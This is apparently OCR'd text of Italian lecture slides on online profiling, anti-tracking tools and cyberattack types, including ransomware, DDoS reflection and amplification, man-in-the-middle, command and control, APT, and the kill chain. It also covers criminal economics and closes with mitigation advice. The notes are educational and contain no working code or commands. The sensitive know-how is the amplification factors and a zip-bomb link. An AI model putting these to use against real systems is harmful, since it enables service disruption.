
Cambridge Analytica - Facebook

- Consenso dell'utente
- App NON di CA, 270.000 download
- 270.000 + amici e amici di amici = 50.000.000 profili
- Dati venduti a CA (violazione termini servizio = solo una questione di soldi)
- Decine di migliaia di sviluppatori
- Uso politico dei dati … ma non sempre utile

Gli utenti hanno scaricato una app e hanno dato il consenso all'accesso ai loro dati.
App sviluppata da Prof. di Cambridge scaricata da 270.000 utenti.
Fino al 2014 il default era i miei amici vedono i miei dati.
270.000 + amici = 50M profili
Chi ha sviluppato App ha venduto i dati a Cambridge Analytica (violazione termini di servizio, doveva dare i soldi a FB)
Qualche decina di migliaia di sviluppatori avevano gli stessi dati
CA li ha usati per vendere servizi ai politici (ma ha anche toppato in alcune elezioni)
https://medium.com/@CKava/why-almost-everything-reported-about-the-cambridge-analytica-facebook-hacking-controversy-is-db7f8af2d042

Cookie e altri strumenti di profilazione

AI+ML+Statistica+Sociologia



Usando strumenti di Artificial Intelligence, Machine Learning (addestrate su grandi volumi di profili), elementi di statistica e di sociologia si arriva alla costruzione di profili estremamente precisi.

https://towardsdatascience.com/weapons-of-micro-destruction-how-our-likes-hijacked-democracy-c9ab6fcd3d02

Modello Ocean

https://en.wikipedia.org/wiki/Big_Five_personality_traits

- Estroversione (Dinamismo,Dominanza)
- Amicalità (Empatia, Amicizia)
- Coscienziosità (Scrupolosità, Perseveranza)
- Stabilità emotiva (Emozioni, Impulsi)
- Apertura mentale (Cultura, Esperienza)

Cookie e altri strumenti di profilazione

Chi sta tracciando la mia navigazione?

Tanti strumenti di tracking della mia navigazione.

- Estensioni per bloccare pubblicità e tracker
- Ti controllano mentre leggi le notizie: https://trackography.org
- Inseguire e bloccare i tracker con strumenti come Ghostery https://www.ghostery.com/ o Ublock Origin https://en.wikipedia.org/wiki/UBlock_Origin
- Pricavy Badger dalla EFF (Electronic Frontier Foundation) (DO NOT TRACK) https://privacybadger.org/
- DuckDuckGo e dintorni https://duckduckgo.com/

Cookie e altri strumenti di profilazione

Consigli per MITIGARE il rischio

- Impostazioni dei browser e dei social
- La webcam (o le webcam di casa)
- Reagisci
- Riprenditi i tuoi dati
- Occhio alla georeferenziazione
- Solo HTTPS
- VPN
- OpenDNS
- Usare una distribuzione live protetta

- Impostazioni privacy del browser (no 3rd party cookies, no localizzazione ecc.) e impostazioni privacy dei social
- Proteggi la tua webcam (sia in senso logico che fisico): https://www.insecam.org/
- Sii proattivo e segui le tue tracce digitali: https://myshadow.org/
- Esercita il tuo diritto di accesso ai dati e chiedi i dump di quanto in possesso ai siti
- Occhio alla georeferenziazione foto-smartphone-auto
- Accedere solo a servizi https e verificare il lucchetto
- Utilizzare un servizio VPN a pagamento affidabile
  Non controllo i due estremi del tubo ma blindo il traffico di attraversamento del provider.
- Usare OpenDNS come DNS. Più sicuro dei DNS dei provider o di quello di Google 8.8.8.8. Le query DNS lasciano molte tracce.
- Usare una distro live protetta tipo Tails
  https://tails.boum.org/ basata su Debian+tor
  https://www.torproject.org/

Cookie e altri strumenti di profilazione

Create rumore di sottofondo

Adottare comportamenti non standard, generare rumore di sottofondo.
Esistono strumenti ad hoc:
http://makeinternetnoise.com/

The browser plugins
http://trackmenot.io/
https://adnauseam.io/
which explore obfuscation techniques by issuing many fake search requests and loading and clicking every ad, respectively.

The browser extension
https://bengrosser.com/projects/go-rando/
which randomly chooses your emotional "reactions" on Facebook, interfering with their emotional profiling and analysis.

A proposito di paranoia

Tin foil hat: https://en.wikipedia.org/wiki/Tin_foil_hat

Documento interessante per approfondire:
“Behind the One-Way Mirror: A Deep Dive Into the Technology of Corporate Surveillance”

https://www.eff.org/wp/behind-the-one-way-mirror

Gli attacchi

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

Gli attacchi

- Tipi di attacco

..

Tipi di attacco

(Crypto)Kidnapper
Ransomware
Cryptolocker

Prende in ostaggio i dati dell’utente e chiede un riscatto.

Esempio di cattivo professionale molto attivo ultimamente.

Tecniche:

Spingere l'utente a lanciare un applicativo infetto o a clickare su un link malevolo (normalmente sfruttando zero-day vulnerability).

Bloccargli il PC o cifrargli i file chiedendo un riscatto per sbloccarlo o per avere la chiave di decifratura.

Pagamenti in bitcoin.

Tipi di attacco

C’è chi combatte il Ransomware come missione
https://www.nomoreransom.org/

https://www.propublica.org/article/the-ransomware-superhero-of-normal-illinois

https://id-ransomware.malwarehunterteam.com/

Tipi di attacco

Ransomware – quanto rende?

Data	Campagna	Wallet	Bitcoin
29-11-2016 15-12-2016	stopper	1FwHxzFFGbAmmdkxhUUTEjocuDhEowDyuU	67.56167621
29-11-2016 20-12-2016	worm01	1KQhTbj9sGrQ596wBPZLQTpbiN1gBXwAny	28.53519378
10-12-2016 15-12-2016	mkgoro	1swAqc6dAyqcSaKdx8VnuJhhE9vaYLHFb	8.09468500
12-12-2016 15-12-2016	payforhelp	1GKpUP4SWC7TiiX7BkeST4i9bFNVyyPTjb	4.00000000
13-12-2016 16-12-2016	bitcoin143	19PuzW2WwD4jnhQLLvHun7cCeJq8HZux4	9.00000000
20-12-2016 21-12-2016	amagnus	1DaeQHLUbckx2tnshQrmcE45tEMB1UxjPS	4.00000000
07-01-2017 11-01-2017	bitcoin143	1AJa5kZY1LDzSLrYJ3SDq3CubX8qHwpjEN	12.50000000
05-01-2017 16-01-2017	cryptsvc	116CZ4y4mHs9ruzmYCufrwk4t17dsNEnAJ	26.00070000
		Totale Bitcoin	159.69225499

"Fonte: CRAM di TG Soft https://www.tgsoft.it"

Esempio di guadagni con una campagna di un mese e mezzo di Ransomware.

"Fonte: CRAM di TG Soft https://www.tgsoft.it "

Attacchi a pioggia, si punta a tanti piccoli incassi, diversi sono gli attacchi mirati che puntano al colpo grosso.

Tipi di attacco

Campagne mirate

Attacco hacker alla Bonfiglioli. "Chiesto riscatto di 2,4 milioni"

L'azienda decide di non pagare: "Abbiamo scelto di non assoggettarci al ricatto e non alimentare un meccanismo criminale"

Ultimo aggiornamento il **2 luglio 2019 alle 19:37**

Gruppo Iris, attacco hacker. Chiesti 950mila euro di riscatto

Due settimane fa il sistema dell'azienda è stato 'tenuto in ostaggio' Federica Minozzi: "Non abbiamo ceduto, i nostri tecnici hanno risolto tutto"

Ultimo aggiornamento il **28 dicembre 2018 alle 11:51**

Campagne mirate molto complesse.

Tipi di attacco

Rischio chiusura aziendale

Azienda chiude i battenti a causa del ransomware e licenzia 300 dipendenti

Primo Piano Sabato, 04 Gennaio 2020 09:10

E' stato un inizio del nuovo anno amaro per trecento lavoratori che prima di Natale hanno ricevuto una lettera dalla direzione, che non voleva però fare i tradizionali auguri, bensì comunicare loro che dopo 61 anni di onorata attività l'azienda era costretta a chiudere i battenti a causa dei danni subìti a seguito di un attacco **ransomware**.

Ci sono aziende che sono saltate per aria (anche in Italia, nel bergamasco 80 persone a casa).

Tipi di attacco

Danni collaterali (attacco NotPetya)

Logistica Maersk (**300M$**)

Chimica-farmaceutica Merck (**870M$**)

Logistica FedEx-TNT (**400M$**)

Industria Saint-Gobain (**384M$**)

Attacco NotPetya del 2017, sfugge di mano agli attaccanti (probabilmente)
https://en.wikipedia.org/wiki/Petya_(malware)
Maersk (17 porti bloccati per 10 giorni) 150/150 domain controller bloccati contemporaneamente, salvi perché uno in Ghana era offline, hard disk portato a Londra a mano (problema “visti”).
10 giorni per ripartire con 4.000 Server e 45.000 PC, 600 persone al lavoro, full recovery dopo due mesi.
Considerato atto di guerra, l’assicurazione non paga?
https://www.bloomberg.com/news/features/2019-12-03/merck-cyberattack-s-1-3-billion-question-was-it-an-act-of-war

Tipi di attacco

DOS - DDOS


(agenti esterni o interni)

(Distributed) Denial of Service
https://en.wikipedia.org/wiki/Denial-of-service_attack
Impedire il funzionamento di un servizio con attacchi che possono partire anche da punti distribuiti della rete. Cui prodest?
Può essere un puro atto “vandalico” (Hacktivism), può servire per chiedere un riscatto oppure può essere il preludio di un altro attacco (blocco un servizio di difesa oppure blocco il servizio vero per attivarne uno falso).
Può essere fatto a diversi livelli (fisico, trasporto, applicativo, umano) anche algoritmico (mail bomb o pdf “complicati” ad esempio).
Acquistabile in service in rete: “the cost to power a DDoS attack using a cloud-based botnet of 1,000 desktops is about $7 per hour.”
http://securityaffairs.co/wordpress/57429/cyber-crime/cost-ddos-attack-service.html

Tipi di attacco

DOS - DDOS

Riflesso e amplificazione



Se non ho tanti attaccanti posso usare il metodo del riflesso e dell'amplificazione.
Ip spoofing del target poi richieste con poco input e tanto output di riflesso.
https://arstechnica.com/information-technology/2018/02/in-the-wild-ddoses-use-new-way-to-achieve-unthinkable-sizes/

DNS moltiplica per 50
NTP per 60
Protocollo memcache (cache db per web e reti) 50K

1.1Tbps di picco dell'attacco

Mail bomb come attacco DOS alla posta. Allegato zip che si espande (es. da 42KB a 5.5GB)
https://www.bamsoftware.com/hacks/zipbomb/

Tipi di attacco

Man in the middle
Connection hijacking

Man in the Middle attack
https://en.wikipedia.org/wiki/Man-in-the-middle_attack

Può avvenire a vari livelli:
- Fisico (ethernet, wifi)
- Trasporto (TCP/IP)
- Applicativo (http)
- Umano (vedi “Social Engineering”)

Connection Hijacking: inserirsi all’interno di una conversazione oppure modificarne il flusso o i dati
Anche questo può avvenire a vari livelli.
E’ una generalizzazione del Man in the Middle.

Tipi di attacco

Privilege Escalation
Buffer Overflow
Backdoor
Keylogging
IP Spoofing


Privilege escalation: accedere ad un sistema/servizio con privilegi maggiori di quelli previsti per l'utenza. Sfrutta vulnerabilità, crash o errori di programmazione.
https://en.wikipedia.org/wiki/Privilege_escalation
Buffer overflow: accedere ad aree di memoria che non dovrei vedere. Lettura dati o esecuzione programmi.
https://en.wikipedia.org/wiki/Buffer_overflow
Backdoor: una porta di servizio ai miei sistemi/software di cui non sono a conoscenza. Errori di programmazione o lasciata volutamente (produttore, governi, criminali)
https://en.wikipedia.org/wiki/Backdoor_(computing)
Keylogging: intercettare i tasti che vengono premuti sulla tastiera, via software o hardware. Attacchi "over the shoulder".
https://en.wikipedia.org/wiki/Keystroke_logging
IPSpoofing: impersonificare un altro IP, sia per ingannare utente che per mettere in difficoltà l'IP spoofato
https://en.wikipedia.org/wiki/IP_address_spoofing

Tipi di attacco

Command & control

Command & control
https://en.wikipedia.org/wiki/Command_and_control_(malware)
Termine di derivazione militare.
Rete di server che controllano macchine infette, zombie, botnet ecc.
Cercano di spostarsi velocemente (DNS) e utilizzano reti o macchine compromesse. A volte anche macchine reali ospitate in paesi “amici”.
Reti gerarchiche (multiserver) o P2P.
Utilizzano protocolli standard (IRC, TOR) e connessioni crittografate.
Difficili da tracciare e da fermare, richiedono un’organizzazione complessa dietro (governi, criminalità organizzata ecc.).

Tipi di attacco



Command & control
https://en.wikipedia.org/wiki/Command_and_control_(malware)

Termine di derivazione militare.

Rete di server che controllano macchine infette, zombie, botnet ecc.

Cercano di spostarsi velocemente (DNS) e utilizzano reti o macchine compromesse. A volte anche macchine reali ospitate in paesi “amici”.

Reti gerarchiche (multiserver) o P2P.

Utilizzano protocolli standard (IRC, TOR) e connessioni crittografate.

Difficili da tracciare e da fermare, richiedono un’organizzazione complessa dietro (governi, criminalità organizzata ecc.).

Tipi di attacco

Advanced Persistent Threat

Advanced Persistent Threat
https://en.wikipedia.org/wiki/Advanced_persistent_threat

Identifica tutti gli attacchi che non mirano ad un risultato immediato ma sono complessi (Advanced) e mirano ad installarsi permanentemente nella rete dell'obiettivo (persistent) facendo movimenti orizzontali. Solitamente esfiltrano dati per lungo tempo oppure rimangono nascosti fino al momento di "esplodere".

Tipi di attacco

Kill Chain militare

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command and control
7. Action on objectives

1. Reconnaissance: ottenimento di informazioni sulla vittima
2. Weaponization: creazione del payload malevolo (exploit/documento/malware) che sarà usato per compromettere la rete del cliente
3. Delivery: invio del payload alla vittima. Nel caso di un’azienda la vittima può essere un particolare utente ritenuto vulnerabile.
4. Exploitation: esecuzione del payload malevolo sulla vittima
5. Installation: persistenza del malware o dell’attaccante all’interno della vittima.
6. Command and control: instaurazione della connettività con il centro di controllodel malware.
7. Action on objectives: esecuzioni di azioni per il raggiungimento dell’obiettivo, come esfiltrazione dati o propagazione orizzontale.

Fasi dell'attacco


- Raccolta informazioni (Sniffing, Port Scanning oppure OSINT)
- Raccolta/costruzione armi
- Spedizione carico maligno o intrusione
- Sfruttare il carico maligno o l'intrusione
- Installare persistenza (APT)
- Command & control
- Azioni su obiettivo

Preparare un attacco: prima fase raccolta di informazioni.

Sniffing (packet analyzing) https://en.wikipedia.org/wiki/Packet_analyzer raccolta di dati sul tipo e contenuto del traffico. Utile anche come strumento di Problem Determination. (Wireshark)

Port Scanning https://en.wikipedia.org/wiki/Port_scanner raccolta di informazioni su un host, servizi usati, livelli di software, vulnerabilità ecc. Molto utile ma espone al rischio di essere scoperti. (Nmap)

Tipi di attacco



Scavalcare il perimetro e muoversi “orizzontalmente”.

La storia visuale dei più grandi data breach: https://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/

Tipi di attacco

Qualche consiglio per MITIGARE il rischio

- Antivirus
- Patch
- Plugin
- Browser+AD-blocker
- Backup
- Utenti non amministratori del PC
- Antivirus sulla posta
- Filtri di navigazione
- Bloccare cartelle sistema
- NO Windows Script Host

- Antivirus buono e sempre aggiornato
- Patch all'ultimo livello (soprattutto windows)
- Plugin aggiornati (Java, Adobe)
- Browser aggiornati con AD-blocker
- Backup protetti non in linea (e provare restore)
- Utenti non amministratori del PC
- Antivirus solidi sulla posta (Bloccare src,exe,com,vbs,js)
- Filtri aggiornati di navigazione
- Bloccare cartelle sistema con policy e permessi
- Disabilitare Windows Script Host
- Ecc.
- Ecc.

Chi sono i cattivi

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Chi sono i cattivi

- Chi sono i cattivi
- Comportamenti dell'attaccante (cenni di criminologia)
- Come fanno i cattivi ad incassare? Due parole su Bitcoin e, di conseguenza, Blockchain

..

Chi sono i cattivi

Chi sono i “cattivi” ?


Conosciamo tutti i nostri vicini? Pensiamo a Internet come a un immenso vicinato virtuale dove è impossibile conoscere tutti ed è difficile distinguere i buoni dai cattivi.

I criminali esistono ma hanno un raggio di azione limitato; i cybercriminali sono invece dappertutto e sono anche nostri vicini di rete.

Sicuramente l’adozione di una suite di prodotti per la sicurezza dei computer e delle reti (aziendali e casalinghe) è necessaria, ma soprattutto occorre conoscere con chi e cosa si ha a che fare tutti i giorni. Solo conoscendo quali sono i nemici online si evita di divenire vittime.

In questa prima parte parleremo dei cattivi “di professione”, in seguito vedremo i cattivi “occasionali” o “inconsapevoli”.

Chi sono i cattivi



Chi sono i cattivi


Table 1. Prices for zero-day vulnerabilities.

Adobe Reader	$5,000–$30,000
Mac OS X	$20,000–$50,000
Android	$30,000–$60,000
Flash or Java Browser Plug-ins	$40,000–$100,000
Microsoft Word	$50,000–$100,000
Windows	$60,000–$120,000
Firefox or Safari	$60,000–$150,000
Chrome or Internet Explorer	$80,000–$200,000
IOS	$100,000–$250,000

Essenzialmente gente che lo fa per soldi ovviamente.

http://www.mcafee.com/uk/resources/white-papers/wp-cybercrime-exposed.pdf

Chi sono i cattivi



ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

BIZ & IT —

iPhone exploit bounty surges to an eye-popping $1.5 million

Zerodium triples price for iOS exploits, doubles Android bounties to $200,000.

DAN GOODIN - 9/30/2016, 1:30 AM

MOTHERBOARD

HACKING | By Lorenzo Franceschi-Bicchierai | Apr 25 2018, 7:58pm


Startup Offers $3 Million to Anyone Who Can Hack the iPhone

A new startup in Dubai is offering six and seven figure payouts for zero-day exploits for Android, iOS, Windows and Mac.

Essenzialmente gente che lo fa per soldi ovviamente.

Si possono fare soldi anche legalmente con gli “Zero Day”: Bug Bounty programs.


Chi sono i cattivi



https://www.experian.com/blogs/ask-experian/heres-how-much-your-personal-information-is-selling-for-on-the-dark-web/

……..

Chi sono i cattivi



https://www.top10vpn.com/news/privacy/dark-web-market-price-index-2019-us-edition/

